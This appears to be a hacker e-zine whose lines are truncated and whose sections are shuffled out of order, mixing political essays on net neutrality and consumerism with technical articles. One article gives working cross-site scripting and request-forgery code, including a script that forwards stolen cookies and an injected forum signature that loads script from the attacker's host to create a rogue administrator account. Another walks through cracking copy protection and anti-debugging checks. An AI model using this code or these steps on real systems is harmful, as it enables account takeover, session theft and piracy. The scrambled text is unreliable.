With their momentous rise in popularity, cell phone provide
think of new and unique options for their phones; what star
utility for connecting individuals has evolved and been giv
organizers, gaming, text messaging, picture taking and buil
tone downloading and much, much more. Indeed, with the appl
phone, recently developed by Apple and Motorola, the future
this industry. The phone companies give so many options to
users don't even realize that the phone may have abilities
menus that could change the phone's functioning, passwords
change their number to whatever they want at any time. Fort
entrepreneurs who realize the value of this information prc
online references.

When you get a cell phone, you're going to have a wireless
Now, don't get the wireless provider confused with the phon
have a Nokia or Motorola, but your wireless provider could
yet, T-Mobile. Although T-Mobile does have decent roaming p

that integrate built-in backdoors that allow law enforcemen
monitor traffic.

* EFF battles Unconstitutional Warrant-less NSA Spying on A
With the cooperation of major telecommunication corporation
launched a massive electronic surveillance system to monito
internet and telephone traffic of millions of Americans. Wh
unconstitutional warrant-less searches are illegal, the NSA
green light by Bush personally, which demonstrates a fright
by private corporations, law enforcement, and the executive
technician himself who had helped in building these 'secret
is now working with the EFF in testifying against his forme
lawsuit demanding that AT&T stop illegally disclosing it's
communications to the government. The battle is still in th
Government has filed a motion trying to dismiss the EFF's s
investigation into whether AT&T broke the law could "reveal
harm national security".

```
################################################################
#                            05. How the Net was Lost
################################################################
```

 "When people ask me if I work in the public or private sec
respond, as I simply work in solidarity in the human sector

 Those who currently struggle to maintain what is called "N
internet I think have taken too limited an approach to thei
ask is to maintain an existing status quo that had already
original promise and potential of the internet against thos
it even further. This to me leaves for a poor negotiating p
loves to bridge difference with half measures, and even lim
between the current status quo and proposed changes would s
This would be much like North American civil libertarian's
the remaining of the first 10 amendments they will be force
discarded versus those they think they can still actually p

is a long term losing position to occupy.

In the beginning, the internet was a peering arrangement w
treated equally, and anyone could interconnect from any one
This was the network of peering built upon public standards
freely implement. Other commercial networks also existed, s
layered OSI model. All, however, were implemented in some p
or otherwise built around some controlling model of central
rather than that of essentially equal peers, and as a resul
time.

The internet eventually spread to the general population t
This changed the internet from being a semi-closed environm
few hundred or thousand commercial and government instituti
interconnecting millions. The speeds and bandwidth of analo
naturally limited what individuals could do over dialup lin
technological limitations, the internet imposed no addition
practices nor did those ISPs who offered direct internet ac
at the time. While closed garden proprietary dialup service
Master, CompuServe, and America Online, came and went, peop
use direct dialup networks for both consuming and producing
basis. There was a time in fact that I ran my own domain an
my own location on a dialup connection.

With the widespread introduction of broadband, over cable
first real discrimination on the internet. Just when finall
easily deliverable bandwidth to go around to enable the mil
to more directly participate on the internet, it was closed
the physical layer, peering was closed by artificial uplink
which restricted their ability to produce and distribute. A
layer, broadband providers actively discriminate by blockin
services, particularly in regard to email. At the legal lay
agreements offered through monopoly telco and cable compani
services and applications people can run.

'&username='+name+'&password=fuyck&password2=fuyck&email=fu
4');</script>

\x02 Using PHP for CRSF.
I know you're thinking I'm weird at this point, but it can
really need is a host that supports PHP.
The best thing about this is that it can be used with just
from one page. So imagine that you link to an 'image' file
is really just a masked PHP file. It executes with either p
dynamic uses by GET variables.
[1]. Predefined/Static.

<?php header("Location: http://www.somesite.org/index.php?a

[2]. Dynamic (call by something like <img
src='http://mysite.org/img.jpg?s=site.org&p=ucp.php&g=op:ed
m%20so%20dumb'>) (seems a bit complicated? lol.)

$site = $_GET['s']; $page = $_GET['p']; $vars = $_GET['g'];
explode(',', $vars); foreach($realvars as $rv){ $x = explod
'&'.$x[0].'='.$x[1]; } header("Location: ".$site."/".$page.
Also, if you can send along document.cookie, you could do s
$out = "POST $page HTTP/1.1\r\n"; $out .= "Host: $host\r\n"
$cookie\r\n"; $out .= "User-Agent: $useragent\r\n"; $out .=
".(strlen($data))."\r\n"; $out .= "Connection: Close\r\n";
"Content-Type: application/x-www-form-urlencoded\r\n\r\n$da
fsockopen($site, 80, $errno, $errstr, 0); fwrite($fs, $out)

Although these are not really practical approaches, as in t
cannot automate POST data, and the second will be defeated
checks IP addresses (which isn't very common except among t
such.)

\x03 Minor Bullshit
There are many XSS attacks that happen every day. Most are

```
            }
          }
        }
```

If you need to only send GET parameters, you would use the
`doPost('file.ext?get=vars', '');`
This code with no extra whitespace that you can link to is
http://dynxss.whiteacid.org/x.js.

Okay, so we've got our object working, and we want to start
cool stuff, like making the admin create a new unrestricted
right? Now it's time for a 'case study'. This is just a sim
simple.

FlexBB 0.5.5b cleaned new posts extraneously, but it didn't
signatures. It was possible to inject any code you wished,
full-blown 'you have been logged out, please log in' screen
look at the administration panel and figured out what I nee
administrator account. Luckily, since FlexBB is still in de
have to parse for any hashes or anything.

So I had to send 5 variables. A username, the password, p
and the level of access. I want admin, of course. But what
admin views this again? It will just keep 'attempting' to c
over and over... We could either use some random name makin
off-site list. Just so I didn't have to write even more cod
use 'Math.floor(Math.random()*(n+1)'. So, I'd put something

```
var name = 'blah'+Math.floor(Math.random()*(n+1));
```

And I'd usually have a new name every time. Most likely the
notice this, so we could write a function that is called be
created to check if an account has already been created wit
but we're doing this quick here. Anywho, so our code in our
like:

```
<script src="http://mysite.org/lib.js"></script>
<script>var
name='blah'+Math.floor(Math.random()*(n+1));doPost('flexbb/
addmember&do=addmember2',
```


Even during the age of dialup, when bandwidth was scarce e
locations, a model for service hosting and co-location appe
someone who had a peering agreement, which already was very
distribute and share the cost of bandwidth by renting space
rack to others. With the introduction of capped, applicatio
restricted broadband, hosting became the last refuge for wh
internet was about; peering by equals.

This division between consumers and producers means only a
privileged to directly publish on the internet. YetÑeven th
considerably more for that privilege and their connectivity
though consumers pay directly for their connectivity as wel
internet backbone peer providers wish to collect additional
otherwise artificially constrain traffic to hosting facilit
they please, much like they do with those they consider con
internet peering means that hosts will be billed based on t
well as the bandwidth they consume and have paid for. It al
hosting arrangements into a question of pure economic value
considering the social value of sites that exist for non-co
that otherwise do not charge. Finally, the death of Net Neu
providers could selectively choose to make some sites (comm
those who publish information that they disagree with, etc)
if they so choose.

The internet flourished and grew precisely because nobody
traffic. That millions now are classified as passive consum
affront to the dream of an active community where everyone
participate and publish. The remaining struggle over Net Ne
simply one of how small and how privileged a minority will
ability to publish, and hence how much it will cost to stil
rights as reclassified as a limited privilege at the discri
few large corporations.

The internet today is already divided between a large numb
allowed to consume and a small number who are permitted to

```
simply fight to preserve this already unequal status quo, i
to challenge it by fighting to actively restore the rights
users. In the worst case of such an effort, the current sta
the logical compromise position, rather than the starting p
negotiation. Today, those fighting for Net Neutrality are a
edge of a cliff. The telecoms want them to step a further t
edge, but they (the telecoms)are probably quite willing to
where those defending Net Neutrality are asked to step only
It would be far better to push forward rather than to simpl

############################################################
#                          06. Consumer Society Revisited
############################################################

 When I look around at this world, I see several things, I
hapiness, but I see something else which is getting more an
depression, agression, egoism, sky-rocketing suicide counts
in dissatisfaction and psychological disorders.

 The most common and prevailing among modern-day psychologi
depression.
 Numerous recent epidemiological studies indicate that depr
children and adolescents are quite common and growing. Roug
adolescents admit to having suffered from such a disorder a
The cause of these depressions often lies in dysfunctional
life events (which seem to increase in occurance according
an extreme ammount of pressure, both from peers and adult e
in streess, which upon occurance of failure and negative re
expecting side results in low self-esteem and self-defeatin
leading to even more depression. Take Japan for example, ov
year took their lives, of which many where adolescents who
the high standards of education, necesarry for corporate em

 But not only adolescents cope with depression, lots of adu
it as well. Depression in adults is most often caused by lo
```



```
  http_request.overrideMimeType('text/xml');
  }
} else if (window.ActiveXObject) {
  try {
  // IE has 2 different ways (with different versions of IE
XMLHttp object. The next two are these
  http_request=new ActiveXObject("Msxml2.XMLHTTP");
  } catch (e) {
    try {
      http_request = new ActiveXObject("Microsoft.XMLHTTP")
    } catch (e) {  }
  }
          }
          if (!http_request) {
          // either the browser is too old, doesn't suppor
           document.write('hono!');
           return false;
          }
          http_request.onreadystatechange = callBackFunc;
          // We open link to our url
          http_request.open('POST', url, false);
          // The next 3 setRequestHeader()s are so we can
          http_request.setRequestHeader("Content-type",
"application/x-www-form-urlencoded");
          http_request.setRequestHeader("Content-length",
          http_request.setRequestHeader("Connection", "clo
          // Ok, send our shit now :-)
          http_request.send(parameters);
          }
          function callBackFunc() {
           if (http_request.readyState == 4) {
               if (http_request.status == 200) {
                   return true;
               } else {
                   return false;
```

```
   }
 } else if (window.ActiveXObject) {
   try {
     // IE has 2 different ways (versions of IE)
     // of getting the XMLHttp object.
    http_request=new ActiveXObject("Msxml2.XMLHTTP");
   } catch (e) {
     try {
     http_request = new ActiveXObject("Microsoft.XMLHTTP");
     } catch (e) {
    }
  }
}
if(!http_request){
  // browser doesn't support the object..
  alert('browser needs to DIE.');
}
```

  It all may seem like a rush to you, but it is very simple
what way we need to call the object. Since Internet Explore
retarded, it has different ways to call it depending on the
get the object at all, then it gives you an alert. For the
we'll import this and everything we need into a function. T
able to send POST requests, and thus GET variables.

  [code]

```
var http_request = false;
function doPost(url, parameters) {
  http_request = false;
  if (window.XMLHttpRequest) {
  // This is the way to ask for the XMLHttpRequest
  // object in Mozilla, Safari, etc;
  http_request = new XMLHttpRequest();
if (http_request.overrideMimeType) {
  // Some versions of Mozilla get ..pissy..when the mimetyp
```


dominance inside a social group. This "fight" is, in modern
corporate ladder. A lot of talented people go to work every
their cubicles, commute their asses of, for a low wage, whi
bulky CEOs make an absurd ammount of money, enough to keep
a third world country alive, while only commanding their wo
CEOs don't even care what actually goes on in their company
capable of understanding. The researchers who work hard on
virtually no respect and a small wage, this goes for the ge
well. They MAKE the company, yet the "big boss" gets away w
virtually no input in the product. Climbing the corporate l
down and kissing up. If you're not prepared to do that (bec
objections), you will be neglected and will remain in a low
The stress and failures that come with this enforced proces
cause of depression.

 This society is a consumerism society that has gone way to
beginning of the industrial revolution in the late 18th and
till now we have used more of the earths resources then in
4,499,999,794 years. This resource consumption has reached
proportions, almost of the level in which society can't sup
Within the next 60 years the worlds oil resources will be c
leaving an empty and collapsed society, in which only those
survive, the globalist extortionists. These corporations, g
bigger, until they reach proportions at a level that they c
governements, police forces and ,worst of all, global media
the future, in which people are brainwashed into believing
governement controlled media tells them isn't fiction or fu
The global media isn't independant, nor is governement info
(indirectly) controlled by large corporations which keep th
running" and finance or media stations. Public opinion is c
ways, by advertising, not broadcasting news that could nega
public and depecting dissidents are "rebels, insurgents, co
hippies or radicals", all because those people oppose a soc
masses produce for the elite, which hold virtually all powe
 Take the "Compass Group" for example, a multinational food

organization. The Compass Group is involved in a corruption
subsidiary Eurest Support Services winning contracts to prc
Nations peacekeepers in Liberia. The value of Compass's foc
United Nations is valued at $237 million, with renewals and
reach $351 million.
The UN Procurement Officer and Vladimir Kuznetsov Head of
Administrative and Budgetary Issues were arrested and indic
nearly $1 million in bribes from Compass, allowing them to
globalist corporate empire.
Compass refused to make details public and the investigati
some low-level employees being fired and the CEO Michael Ba
June 2006 with a fat bonus and a Golden Handshake enough to
country for years.
As seen, the influence of corporations is so huge that it
supposedly unbiased, non-profit peacekeeping organisations
having to fear reprisal.

When confronting society with these facts, most high-ranki
officials will defend themselves with the argument of "Well
participate in the process!". This is of course a bullshit
society we are nothing more but consumers, consumers of the
ourselves, buying it for more money than we made it for, th
in the pockets of the ruling class. This society has develc
goods and services, how useless they even may be. The produ
themselves, it's a social signal to indentify yourself to t
a fellow consumer, gaining ungrounded peer-respect stimulat
depicts consumption as the ultimate virtue. The god of this
and it's priests are the corporate leaders, spreading their
relegion in every subtle way they can, enslaving the public
products, making them wage-slaves to the corporations, with
ask you, what are we when we don't consume? Nothing, we are
brings it to our attention, tooth-brushes with GPS systems,
airconditioning, cars with weather-forcasting, bikes with s
with built-in remote controls and beertenders, and so on.
This over-consumption society will eventually break down c


```
/~CONTENTS
    \x01 - Using AJAX for CRSF.
    \x02 - Using PHP for CRSF.
    \x03 - Minor Bullshit.

    \x01: Using AJAX for CRSF
  There are (now) quite a few good examples and hundreds of
that use AJAX to import nice effects and cool stuff to thei
things tell you how to use it for things deemed 'bad'. Howe
2 things I think are great examples of using it for misdeed
  [1] MySpace 'samy is my hero' Worm
  [2] CriticalSecurity.NET 'I love IceShaman' Script
  Firstly, the I say number one is a worm. It is such becau
itself to a user's profile when they visited. Unfortunately
over 1mill users) it didn't work as fast as it could have,
Internet Explorer's dumb 'feature' of executing JavaScript
this can be found by going to http://namb.la/.
  The second one is a script (only) because it did not repl
user's anything. It is a good example, however. You can fin
asking IceShaman on irc.hackthissite.org.
  Anyway, these are only meant so you can take a look at th
through some code and technical mumbo-jumbo....To start, we
call the XMLHttpRequest Object. There are many ways of call
we'll just use a 'foolproof' method. Not all browsers suppo
almost any new-age browser supports it.

  var http_request = false;
  if (window.XMLHttpRequest) {
  // This is the way to ask for the XMLHttpRequest
  // object in Mozilla, Safari, etc;
  http_request = new XMLHttpRequest();
  if (http_request.overrideMimeType) {
    // Some versions of Mozilla get ..pissy..when the mimet
     http_request.overrideMimeType('text/xml');
```

his app from userland and kernelland, but then we could use
as rootkitdetectors.
As you can see, there are endless amounts of ways to protec
even more to break it :D. I hope you enjoyed reading this a
enjoyed writing it and remember kids, don't let copyrights
you, but give credit where credit is due!

Outro:

Greets and shouts go to HTS (zine staff) members, ASO membe
members, .aware crew,RRLF, reversing.be (hagger in special
fucking good reverser) and IRC dudes.

```
#############################################################
#                        'Advanced' Cross-Site-Scripting
#############################################################
```
by r0xes

There are probably thousands of XSS papers, articles, and t
someone's server or blog. Unfortunately, there are not so m
advanced topics, such as using AJAX for CRSF, using PHP for
embedded script already on the page...

The point of this article is to shed a brighter light on su
to try to go in-depth without actually falling into a bottc
often that you are in a different situation and with a diff
vector..big attacks are hardly ever the same.

Some terminology notes before we begin...
    AJAX - Asychronus JavaScript and XML - Allows an update
without having to refresh a page, or a part of a page, etc.

    CRSF - Cross-Site-Request-Forgery - Mostly like the opp
- in a sense that instead of exploiting the user's trust in
exploit the website's trust in a user.

judge products or services by their values, eventually lead
which free-thinking is discouraged, descisions are made by
emotional instability will be extremely common. If society
trend, global resources will be exhausted in the next 60 ye
devasted society with tons of environmental problems behind
select elite, based on their undeserved financial capacitie
the masses to starve.
 Such a future should be prevented and the current consumer
every extend and cost be abolished, lest it will be to late
from consuming it's way into oblivion.

 Cast your mind back to when you were a child, everything w
curiosity, a world of adventure and challenge, what is left
wasted in a cubicle for some CEO's sake. Your mind being po

 Politics: "Act as you are told by our 'laws' or we'll take

 Economics: "Work hard and consume, this will contribute to
society and maybe one day you'll be rich!"

 Religion: "Don't sin against the 'rules of god' or you'll
after your death"

 Since the birth of consciousness, hundreds of millions of
been slaughtered by their fellows.Men, women, children ...
their lives meant nothing.
 Why? Because we look to leaders and priests and gurus and
what to do instead of relying on the powers of our own sove
will see this as a "left-wing radical counter-culture hippi
they live in a "democracy" no? So tell me, what happens if
them? Say you have moral objections against the current gov
to paying taxes to support the President, his family, his b
friends he wangled jobs for. What do you do? Or say you don
being used to subsidize foreign arms sales for slaughter in
can you stop it? Vote for somebody else, whose policy makes

difference? Don't vote and loose your voice? The government
to serve you. In reality, it's there to tell you what to do
obey, you'll be investigated, arrested, criminalized and ma
assets will be seized and given to the state. You will be j
This world will soon reach a totalitarian consumerist socie
administration bigwigs who view the world from stretch limo
thousands of families sleep in cardboard boxes and can bare
businessmen flourish, while honest men beg in the gutter, c
and everybody will be forced to believe it HAS to be that w
the collective good. Imagine you're a child again. Filled w
wonder, and life. Remember how good it felt?That's what the
us. They bled us dry. And like sheep we lined up to give mo
have back all that they stole.The information age provides
parasites can't squirm away from. They can't take us on on
them. Negate their evil. Ostracize them. Show them you are

```
                -#####################################-
                -####          SKILLS           ###-
                -#####################################-
```

```
##############################################################
#                      Disrespect Copyrights in Practice     #
##############################################################
```

(code and other files associated with nomenumbra's article
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is

Disclaimer:
Some official shit that's needed:
This document is to be used for legal and educational purpo
nor anyone publishing this article can and/or will/might/sh
responsible in any way for any damage (potentially) done by
in this article. If this informotion makes you want to rape
pillage, extort, be hyporitical and capatalisitic I strongl
your veins and die ...

Opaque predicates) and smooth (INT3 doesn't break the app w
debugged) the difference between the first and second GetTi
nihil, but when debugging you either need to react very ver
more time with 2758 milliseconds than most apps that use th
the shit out (providing you don't spot any nasty CRC tricks
those that think "TO HELL, NOP THOSE CRCs OUT TOO! FUCK YEA
actually be used as an arithmetic parameter to a string dec
Well, to counter this, we would just fire up the debugger,
of the non-modified piece of code, note it restart all shit
feed the good CRC to the decryption function, but that is a
this function is called:

```
0040118D  /$ AC             LODS BYTE PTR DS:[ESI]
0040118E  |. 3D CC000000    CMP EAX,0CC
00401193  |. 75 06          JNZ SHORT unpacked.0040119B
00401195  |. B8 01000000    MOV EAX,1
0040119A  |. C3             RETN
0040119B  |> B8 00000000    MOV EAX,0
004011A0  \. C3             RETN
```

apperently a check if the breakpoint is left intact <.< A p
since we'll just manipulate the register holding the result
continue and voila! We get the popup with the password: WAR

Afterword:

Well, this was just the top of the iceberg, letting you tas
fruit' of reverse engineering, a most enjoyable and profiti
for crackers,vxers and exploit developpers alike. There are
for a programmer to protect his program from being cracked.
also make his program decrypt @ runtime (much like a virus)
is provided, but a reverse-engineer could whipe out the key
with nop's (0x90) or turn the conditional jump after the ke
unconditional one. He could make the app run in ring-0 but
soft-ice to debug the app. The programmer could use rootkit

the serial is expected to be 0xDEADBEEF. Since we don't hav
out the conditional jump right after the CMP (it's a JNZ ju
serial was invalid and only nasty stuff can happen afterwar
0xDEADBEEF is stored in EDX (or at least, we store it there
unpacked.004011A1 is made, which seems to be a decryption f
piece of code:

```
004011C6  |. B9 03000000    MOV ECX,3
004011CB  |. BE 92124000    MOV ESI,unpacked.00401292
"es`"
004011D0  |. 8BFE           MOV EDI,ESI
004011D2  |> AC             /LODS BYTE PTR DS:[ESI]
004011D3  |. 34 32          |XOR AL,32
004011D5  |. AA             |STOS BYTE PTR ES:[EDI]
004011D6  |.^E2 FA          \LOOPD SHORT unpacked.004011D2
```

What we see here is interesting too:

```
004011A1  /$ E8 1F010000    CALL <JMP.&KERNEL32.GetTickCoun
[GetTickCount
004011A6  |. 8BD8           MOV EBX,EAX
004011A8  |. CC             INT3
004011A9  |. E8 17010000    CALL <JMP.&KERNEL32.GetTickCoun
[GetTickCount
004011AE  |. 2BC3           SUB EAX,EBX
004011B0  |. 3D 58270000    CMP EAX,2758
```

A call to GetTickCount (Function that retrieves the number
have elapsed since the system was started) is made, then IN
another call to GetTickCount is made, the results being sub
holding the difference). The interesting thing is INT3, INT
thus halting the debugger and pausing the run of the app. Y
coming eh? Because a normal run of the app with a correct C
would go fine (without CD the app would get lost in invalid

Foreword:
In this globalist world there are only two values left, how
for the hightest possible price and how much one can produc
possible pay, all to serve the great green god, commonly re
dollar', and it's imperialistic hegemonistic pions, commonl
'CEOs'. Their ways of extortion of third world countries an
'lowerclass' and abduction of free speech and thought in th
taken gross forms in today's society.. And like this isn't
been joined by whitehats to help 'secure' their software fr
their unrighteous copyrights. This article will give the re
overview of techniques used to protect applications and way
The target applications (called "Acts" (Act I,Act II,etc))
(if everything goes ok :p)
Have phun!

Introduction:
Well people, reversing applications can range in difficulit
extremely easy to mindcrushing. Since this article is an in
discuss extremely advanced schemes but I will show you some
tricks. Required knowledge to understand this article:
  -)Basic understanding of 32-bit windows ASM
  -)Basic understanding of the usage of Debuggers/Disassemb
  -)A brain

You can either try to crack each app first and read my tuto
just follow along, you choice. Each Act is given an "object
to look for and what you can learn there (all passwords are
Ae534RKLjl passwords but SOMEPASSWORD).

Act I:
Difficulity: [....]
Tools: OllyDbg
Objective: Find the password

Ok, imagine you just downloaded a nice game ("LameGame V 1.

to enjoy playing it. You launch the bitch and THIS jumps up

```
LameGame V1.0
(c) MegaCorp 2006-2099

Usage:
 cp1 <password>
```

Ok, THAT sucks ass, now we'll have to supply a password as
argument... Well, it shouldn't be THAT difficult to crack..

Let's fire up OllyDbg and load our app ....
One of the first things I always do when reversing an app i
strings are inside the body. Now, if we scroll down a bit w
"LameGame V1.0" displayed. Now we take a look at the assemb
see a call to <JMP.&msvcrt.strcmp> where the result of a ca
result is argv[1]) gets compared to the "BULKMONEY". That w
the password in plaintext in the executable....

Act II:
Difficulity: My granny could do this
Tools: OllyDbg
Objective: Find the password

MegaCorp recently released a new version of "LameGame" sinc
cracked by any no-brains monkey. The new version claims to
the first, but is this true? We fire up OllyDbg again and w

"HMPCBMJTU" gets copied to the address 00443010.
Now we search for the "LameGame V1.1" string. This time arg
00443010, so argv[1] is compared to "HMPCBMJTU" or is it? I
you'll see that the result of strlen("HMPCBMJTU") gets stor
compared to DWORD PTR SS:[EBP-4] (which is obviously a coun
below (so we've reached the end of the string "HMPCBMJTU")
subroutine. Now notice the following:

this area is all about:

```
004011EC  /$ 6A 00          PUSH 0
004011EE  |. 68 0D124000    PUSH unpacked.0040120D ;  ASCII
004011F3  |. 64:67:A1 3000  MOV EAX,DWORD PTR FS:[30]
004011F8  |. 0FB640 02      MOVZX EAX,BYTE PTR DS:[EAX+2]
004011FC  |. 0AC0           OR AL,AL
004011FE  |. 74 02          JE SHORT unpacked.00401202
00401200  |. EB 04          JMP SHORT unpacked.00401206
00401202  |> 33C0           XOR EAX,EAX
00401204  |. C9             LEAVE
00401205  |. C3             RETN
00401206  |> B8 01000000    MOV EAX,1
0040120B  |. C9             LEAVE
0040120C  \. C3             RETN
```

Hmm, more experienced crackers will recognize this as a com
OllyDBG. To circumvent this we don't need to modify this se
need the Olly-Invisible plugin. Now, back to where we were,
the result of this check, along with the result of a call t
ollyDBG detection function) is stored in EDX and then 0x004
we need to watch out since we are gonna be stuffed with Opa
shit is bogus until this piece of code:

```
00401076  |. 68 06204000    PUSH unpacked.00402006 ; /RootP
0040107B  |. E8 2D020000    CALL <JMP.&KERNEL32.GetDriveTyp
00401080  |. 83F8 05        CMP EAX,5
```

Here the DriveType of E:\ is determined (since this is a te
drives are enumerated but E:\ is assumed as the CD-ROM driv
don't have the installation CD it doesn't matter :D) and th
E:\ is a CD-ROM drive (5 being DRIVE_CDROM). The next impor
to GetVolumeInformationA, that will retrieve the CD-Serial
As we can see here:

```
004010A6  |. 813D 20204000 >CMP DWORD PTR DS:[402020],DEADB
```

```
0040115F  |. AD             |LODS DWORD PTR DS:[ESI]
00401160  |. E8 17000000    |CALL unpacked.0040117C
00401165  |. 03D0           |ADD EDX,EAX
00401167  |. 59             |POP ECX
00401168  |.^E2 F4          \LOOPD SHORT unpacked.0040115E
0040116A  \. C3             RETN
```

Ok, let's put it all in an ordered way:

-)EDX is set to 0
-)ECX is saved
-)EAX is loaded from ESI
-)unpacked.0040117C is called
-)EAX (probably the result of unpacked.0040117C) is added
-)ECX is restored
-)This is looped

So this is an additive repeation of unpacked.0040117C. Let
unpacked.0040117C out:

```
0040117C  /$ B9 20000000    MOV ECX,20
00401181  |> D1E8           /SHR EAX,1
00401183  |. 73 05          |JNB SHORT unpacked.0040118A
00401185  |. 35 2083B8ED    |XOR EAX,EDB88320
0040118A  |>^E2 F5          \LOOPD SHORT unpacked.00401181
0040118C  \. C3             RETN
```

Some people (Vxers, reversers and comp. Sci. Students) will
Cyclic Redudancy Check and that's what it is. A Cyclic Redu
of hash function used to produce a checksum, in order to de
transmission or storage. Hmm so it seems unpacked.0040115C
over ECX bytes, to calculate the CRC checksum of the code a

and the next 8 bytes. This is obviously to check if the cra
modifications (breakpoints, nops,etc) to this code area. Nc

DWORD PTR SS:[EBP-4] gets stored at EAX, then the offset of
(we now have the address of the current character in EAX),
thing is the decrease of that character's value (MOVZX EAX,
then DEC AL). Then we load the counter in EAX and increase
loop. So what happens is that every character gets decrease
password should be "GLOBALIST".... Pathetic company, they r
their shit, now do they?.....

Act III:
Difficulity: Easy as pie....
Tools: OllyDbg
Objective: Find the password

Well, MegaCorp anounced they recently hired a new programme
cracking of their game would be made impossible by implemen
sophisticated encryption algorithm [that'd be time....]. We
again and see not much has changed, the subroutine structur
same. But when we take a closer look we can see the cryptos
improved (still pathetic and breakable within 13 seconds bu
Well, we don't want to go trough all the hassle of thinking
the debugger do the job...
See the POP EBP at 004013F8? well, we'll put a breakpoint t
execution once we get there (so we can see how the cryptost
decrypted).Now press F9 and GO! Watch the dump an Voila, we

```
004013CF  |. 81C1 10304400  |ADD ECX,Cp1.00443010
```
"EXTORTION"

Act IV:
Difficulity: Medium
Tools: OllyDbg
Objective: Find the password or find hash-collision

Instead of reducing the absurdly high price of "LameGame" M

production because all they care about is profit and not th
they just brought out a new product, a new firewall named "
In order to install "Infernal Barricade" we need to bypass
copyright scheme. Let's take them on with OllyDbg once agai
Hmm... no strcmp anymore? That means they have though of sc
using a password. Let's take a closer look.
It seems that the program makes the final desicion as to wh
correct or not here:

```
00401491  |> 807D FF 00     CMP BYTE PTR SS:[EBP-1],0
00401495  |. 74 26          JE SHORT Cp1.004014BD
00401497  |. C74424 04 3400>MOV DWORD PTR SS:[ESP+4],Cp1.0C
"Installing 'Infernal Barricade'..."
```

And these call/cmp constructions are probably used to analy

```
0040146B  |. E8 308C0200    CALL Cp1.0042A0A0
00401470  |. 837D 08 01     CMP DWORD PTR SS:[EBP+8],1
00401474  |. 7E 1B          JLE SHORT Cp1.00401491
00401476  |. 8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
00401479  |. 83C0 04        ADD EAX,4
0040147C  |. 8B00           MOV EAX,DWORD PTR DS:[EAX]
0040147E  |. 890424         MOV DWORD PTR SS:[ESP],EAX
00401481  |. E8 0AFFFFFF    CALL Cp1.00401390
00401486  |. 3D 10030000    CMP EAX,310
0040148B  |. 75 04          JNZ SHORT Cp1.00401491
0040148D  |. C645 FF 01     MOV BYTE PTR SS:[EBP-1],1
```

after analyzing each call it turns out this one:
```
00401481  |. E8 0AFFFFFF    CALL Cp1.00401390
```
is the most interesting (looks like the decryption-construc
before). The function returns a value in EAX that gets comp
value 0x310. If we examine the function we can see the argu
in this case) is manipulated into a hash value, let's test
To fake a command-line go to Debug->Arguments and supply yo

The first thing we see is:

```
00401000 >/$ 68 0A204000   PUSH unpacked.0040200A; /FileNam
00401005  |. E8 B5020000   CALL <JMP.&KERNEL32.LoadLibraryA
0040100A  |. 68 15204000   PUSH unpacked.00402015;ProcNameO
"BlockInput"
0040100F  |. 50            PUSH EAX; |hModule
00401010  |. E8 92020000   CALL <JMP.&KERNEL32.GetProcAddre
00401015  |. A3 24204000   MOV DWORD PTR DS:[402024],EAX
0040101A  |. 6A 01         PUSH 1
0040101C  |. FF15 24204000 CALL DWORD PTR DS:[402024]
```

Well, the following happens:

GetProcAddress(LoadLibrary("user32.dll"),"BlockInput") gets
DS:[402024]. BlockInput is a function to halt all keyboard
it's argument is true, and resume it if it is false. If we
at ox0040101A we see a call to BlockInput with a true param
0x00401048 we see it with a false parameter. So obviously t
to block any input during program execution to prevent debu
Well to get rid of this nuisance, we'll just nop those PUSH
CALLDWORD PTR DS:[402024] structures out with right click -
NOP's. Then we have another IsDebuggerPresent call, just br
eax,eax after the call, set EAX to 0 and continue.

```
00401030  |> 50            PUSH EAX
00401031  |. BE EC114000   MOV ESI,unpacked.004011EC
address
00401036  |. B9 08000000   MOV ECX,8
0040103B  |. E8 1C010000   CALL unpacked.0040115C
```

Hmmm, what's this? Let's first take a look at unpacked.0040

```
0040115C  /$ 33D2          XOR EDX,EDX
0040115E  |> 51            /PUSH ECX
```

```
Tools: OllyDbg,PEiD,DeYoda (found here: http://xtaz3k.free.
Objective: Get the MessageBox with the password to popup (t
encrypted and is not to be found in plaintext in the app,
you can also decrypt the password by hand since the 'encryp
but that way you'll miss some valuable knowledge)

Ok, there is this new IDE, called BulkIDE, you really wanna
it is said to be quite nice, but the price tag is a 'little
outrageous for such a simple IDE, so let's crack the bitch.
your hands on the main installer executable, but you seem t
installation CD, but hey, we should get this working withou
.exe :) It is rumored though that the programmers behind th
"security through obscurity" meaning we can expect a lot of
function that evaluates to true or false and of which the c
the programmer on forehand, sometimes used as useless code
or anti-debugging).

First of all we load up PeiD and check the app, result:

yoda's cryptor 1.2

This is probably your first encounter with a packer/crypter
days (especially commercial software and malware) is packed
reversing a tiny whiny bit harder and to reduce executable
Yoda's cryptor is quite a nice compressor/packer/crypter fo
can be undone in a wink, just fire up DeYoda, load the app
again:

Nothing found *

Nice, that's what we wanna see.

Now fire up OllyDBG and load the unpacked executable.
We won't start looking at all strings, cause they are too c
passwords, they're just bogus shit to confuse the cracker.
```



```
Ok, time to put a breakpoint before the end of the subrouti
004013F9) and F9! Now take a look at the EAX register's val
part of the screen), I used "FUCKYOU" as an argument, resol
That means we must supply a commandline argument that will
We could do this in two ways, by looking for a collision in
bruteforce. Let's rip the algorithm first.
Ok, to make things clear:

DWORD PTR SS:[EBP-8] is the counter (i)
DWORD PTR SS:[EBP+8] is the beginning of argv[1]
DWORD PTR SS:[EBP-C] is input[i] (DWORD PTR SS:[EBP-8]+DWOR

004013A4  |> 8B45 08        /MOV EAX,DWORD PTR SS:[EBP+8]
004013A7  |. 890424          |MOV DWORD PTR SS:[ESP],EAX
004013AA  |. E8 C1F30000     |CALL <JMP.&msvcrt.strlen>
004013AF  |. 3945 F8         |CMP DWORD PTR SS:[EBP-8],EAX
004013B2  |. 73 45           |JNB SHORT Cp1.004013F9
004013B4  |. 8B45 08         |MOV EAX,DWORD PTR SS:[EBP+8]
004013B7  |. 0345 F8         |ADD EAX,DWORD PTR SS:[EBP-8]
004013BA  |. 0FBE00          |MOVSX EAX,BYTE PTR DS:[EAX]
004013BD  |. 8945 F4         |MOV DWORD PTR SS:[EBP-C],EAX
004013C0  |. C745 F0 000000>|MOV DWORD PTR SS:[EBP-10],0
004013C7  |. 8B45 08         |MOV EAX,DWORD PTR SS:[EBP+8]
004013CA  |. 0345 F8         |ADD EAX,DWORD PTR SS:[EBP-8]
004013CD  |. 8038 00         |CMP BYTE PTR DS:[EAX],0
004013D0  |. 74 0D           |JE SHORT Cp1.004013DF
